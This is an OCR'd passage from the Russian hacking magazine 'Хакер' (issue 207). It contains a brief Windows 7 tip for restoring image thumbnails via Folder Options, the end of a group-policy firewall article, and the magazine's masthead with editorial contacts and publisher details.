
Связываем объект групповой политики с подразделением

Теперь можно с комфортом анализировать ошибки файрвола на пользовательском компьютере.




ВОЗВРАЩАЕМ ОТОБРАЖЕНИЕ ЭСКИЗОВ ИЗОБРАЖЕНИЙ В WINDOWS 7

В Windows файлы картинок отображаются в виде маленьких эскизов. Но бывает, что вместо них показываются одинаковые значки. Сейчас расскажу, как все исправить.



Пример проблемы

Чтобы вернуть отображение превью, необходимо немного подредактировать параметры отображения папок. Для этого открываем параметры папок — можно сделать это через панель управления или через пункт «Параметры» любой открытой папки.



Панель управления



Переходим на вкладку «Вид» и смотрим внимательно на пункт «Всегда отображать значки, а не эскизы». Снимаем галку и сохраняем изменения.

Параметры папок
Общие
Вид
Поиск
Представление папок
Вы можете применить этот вид (например, "Таблица" или "Значки") ко всем папкам такого типа.
Применить к папкам
Сброс вида папок
Дополнительные параметры:
Файлы и папки
Восстанавливать прежние окна папок при входе в си
Всегда отображать значки, а не эскизы
Всегда отображать меню
Выводить полный путь в заголовке окна
Запускать окна с папками в отдельном процессе
Использовать мастер общего доступа (рекомендует
Использовать флажки для выбора элементов
Отображать буквы дисков
Отображать значки файлов на эскизах
Отображать обработчики просмотра в панели просм
Восстановить значения по умолчанию
OK
Отмена
Применить
clip2net.com

Параметры папок

Готово — превью вернулись!

ХАКЕР

18+

№ 4 (207)

Илья Русанен
Главный редактор
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
PC ZONE, СЦЕНА, UNITS
pismenny@glc.ru

Антон «ant» Жуков
ВЗЛОМ
zhukov@glc.ru

Александр «Dr.» Лозовский
MALWARE, КОДИНГ, PHREAKING
lozovsky@glc.ru

Юрий Гольцев
ВЗЛОМ
goltsev@glc.ru

Евгений Зобнин
X-MOBILE
zobnin@glc.ru

Илья Русанен
КОДИНГ
rusanen@glc.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@glc.ru

MEGANEWS

Мария Нефёдова
nefedova.maria@gameland.ru

АРТ

Анна Королькова
Верстальщик цифровой версии

Алик Вайнер
Обложка

РЕКЛАМА

Мария Самсоненко
Менеджер по рекламе
samsonenko@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке: info@glc.ru
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 50

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru.